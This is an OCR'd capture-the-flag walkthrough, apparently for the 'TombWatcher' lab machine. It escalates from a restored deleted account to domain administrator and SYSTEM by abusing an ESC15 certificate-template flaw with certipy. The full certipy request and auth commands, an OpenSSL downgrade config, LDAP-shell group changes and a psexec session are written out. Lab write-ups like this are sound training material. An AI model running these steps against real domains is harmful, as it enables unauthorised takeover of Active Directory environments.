
Get admin

Use enrollment rights on published certificate templates in bloodhound cypher



It's a deleted object that can enroll to webserver. I can verify it in the winrm shell


```
$sid = "S-1-5-21-1392491010-1358638721-2126982587-1111"
get-adobject -filter "objectsid -eq '$sid'" -properties * -
IncludeDeletedobjects
```



This is cert_admin user and included in ou adcs, which john has genericAll to


Let's restore this account

```
restore-adobject -identity '938182c3-bf0b-410a-9aaa-45c8e1a02ebf'
```



Certipy shows it's vulnerable to esc15(if not patched)

```
certipy find -vulnerable -u 'cert_admin@tombwatcher.htb' -p 'P@ssw0rd!' -
stdout -dc-ip 10.10.11.72
```




As instructed, certipy wiki shows how to exploit it(https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation). There are 2 ways to do this.

Inject certificate request agent


1. Inject certificate-request-agent

```
certipy req -u 'cert_admin' -p 'P@ssw0rd!' -dc-ip '10.10.11.72' -target
10.10.11.72 -ca 'tombwatcher-CA-1' -template 'WebServer' -application-
policies 'Certificate Request Agent'
```




2. Use certificate on-behalf-of administrator

```
certipy req -u 'cert_admin@tombwatcher.htb' -p 'P@ssw0rd!' -dc-ip
10.10.11.72 -ca 'tombwatcher-CA-1' -template 'User' -pfx 'cert_admin.pfx' -
on-behalf-of 'TOMBWATCHER\Administrator'
```




3. Get authenticated as admin

```
certipy auth -pfx administrator.pfx -dc-ip 10.10.11.72
```




4. I can evil-winrm with ntlm hash



Direct impersonation injecting client authentication

1. Inject client authentication


```
certipy req -u 'cert_admin' -p 'P@ssw0rd!' -dc-ip '10.10.11.72' -target
10.10.11.72 -ca 'tombwatcher-CA-1' -template 'WebServer' -upn
'administrator@tombwatcher.htb' -sid 'S-1-5-21-139
2491010-1358638721-2126982587-500' -application-policies 'Client
Authentication'
```



2. Get ldap shell

This step is tricky since certipy disabled using this feature. If I run command

```
certipy auth -pfx administrator.pfx -dc-ip 10.10.11.72 -ldap-shell
```



I need a new configuration file

```
openssl_conf = default_conf

[default_conf]
ssl_conf = ssl_sect

[ssl_sect]
system_default = system_default_sect

[system_default_sect]
MinProtocol = TLSv1.2
CipherString = DEFAULT:@SECLEVEL=0
```

Save it as openssl.cnf and check if certipy is installed by uv



My certipy is installed by uv. In that case, it needs a new one installed by pip or pipx.

```
git clone https://github.com/ly4k/Certipy.git
cd Certipy
pipx install .
```

Now, I can get ldap shell

```
OPENSSL_CONF=openssl.cnf <certipy binary installed by pipx> auth -pfx
administrator.pfx -dc-ip 10.10.11.72 -ldap-shell
```

```
[parrot@parrot]-[~/Documents/tombwatcher]
└─→ $OPENSSL_CONF=openssl.cnf /home/parrot/.local/pipx/venvs/certipy-ad/bin/certipy auth -pfx administrator.pfx -dc-ip 10.10.11.72 -ldap-shell
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@tombwatcher.htb'
[*]     SAN URL SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Connecting to 'ldaps://10.10.11.72:636'
[*] Authenticated to '10.10.11.72' as: 'u:TOMBWATCHER\\Administrator'
Type help for list of commands

# help

 add_computer computer [password] [nospns] - Adds a new computer to the domain with the specified password. If nospns is specified, computer will be created with only a single necessary HOST
 SPN. Requires LDAPS.
 rename_computer current_name new_name - Sets the SAMAccountName attribute on a computer object to a new value.
 add_user new_user [parent] - Creates a new user.
 add_user_to_group user group - Adds a user to a group.
 change_password user [password] - Attempt to change a given user's password. Requires LDAPS.
 clear_rbcd target - Clear the resource based constrained delegation configuration information.
 disable_account user - Disable the user's account.
 enable_account user - Enable the user's account.
 dump - Dumps the domain.
 search query [attributes,] - Search users and groups by name, distinguishedName and sAMAccountName.
 get_user_groups user - Retrieves all groups this user is a member of.
 get_group_users group - Retrieves all members of a group.
 get_laps_password computer - Retrieves the LAPS passwords associated with a given computer (sAMAccountName).
 grant_control target grantee - Grant full control of a given target object (sAMAccountName) to the grantee (sAMAccountName).
 set_dontreqpreauth user true/false - Set the don't require pre-authentication flag to true or false.
 set_rbcd target grantee - Grant the grantee (sAMAccountName) the ability to perform RBCD to the target (sAMAccountName).
 start_tls - Send a StartTLS command to upgrade from LDAP to LDAPS. Use this to bypass channel binding for operations necessitating an encrypted channel.
```

I can add user to administrators group

```
add_user_to_group <username> administrators
```

```
# add_user_to_group alfred administrators
Adding user: Alfred to group Administrators result: OK
```

I can run psexec as this user and get system

```
[parrot@parrot]-[~/Documents/tombwatcher/Certipy]
└─→ $psexec.py alfred:basketball@10.10.11.72
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.11.72.....
[*] Found writable share ADMIN$
[*] Uploading file lXWSRHXP.exe
[*] Opening SVCManager on 10.10.11.72.....
[*] Creating service XvII on 10.10.11.72.....
[*] Starting service XvII.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.6414]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```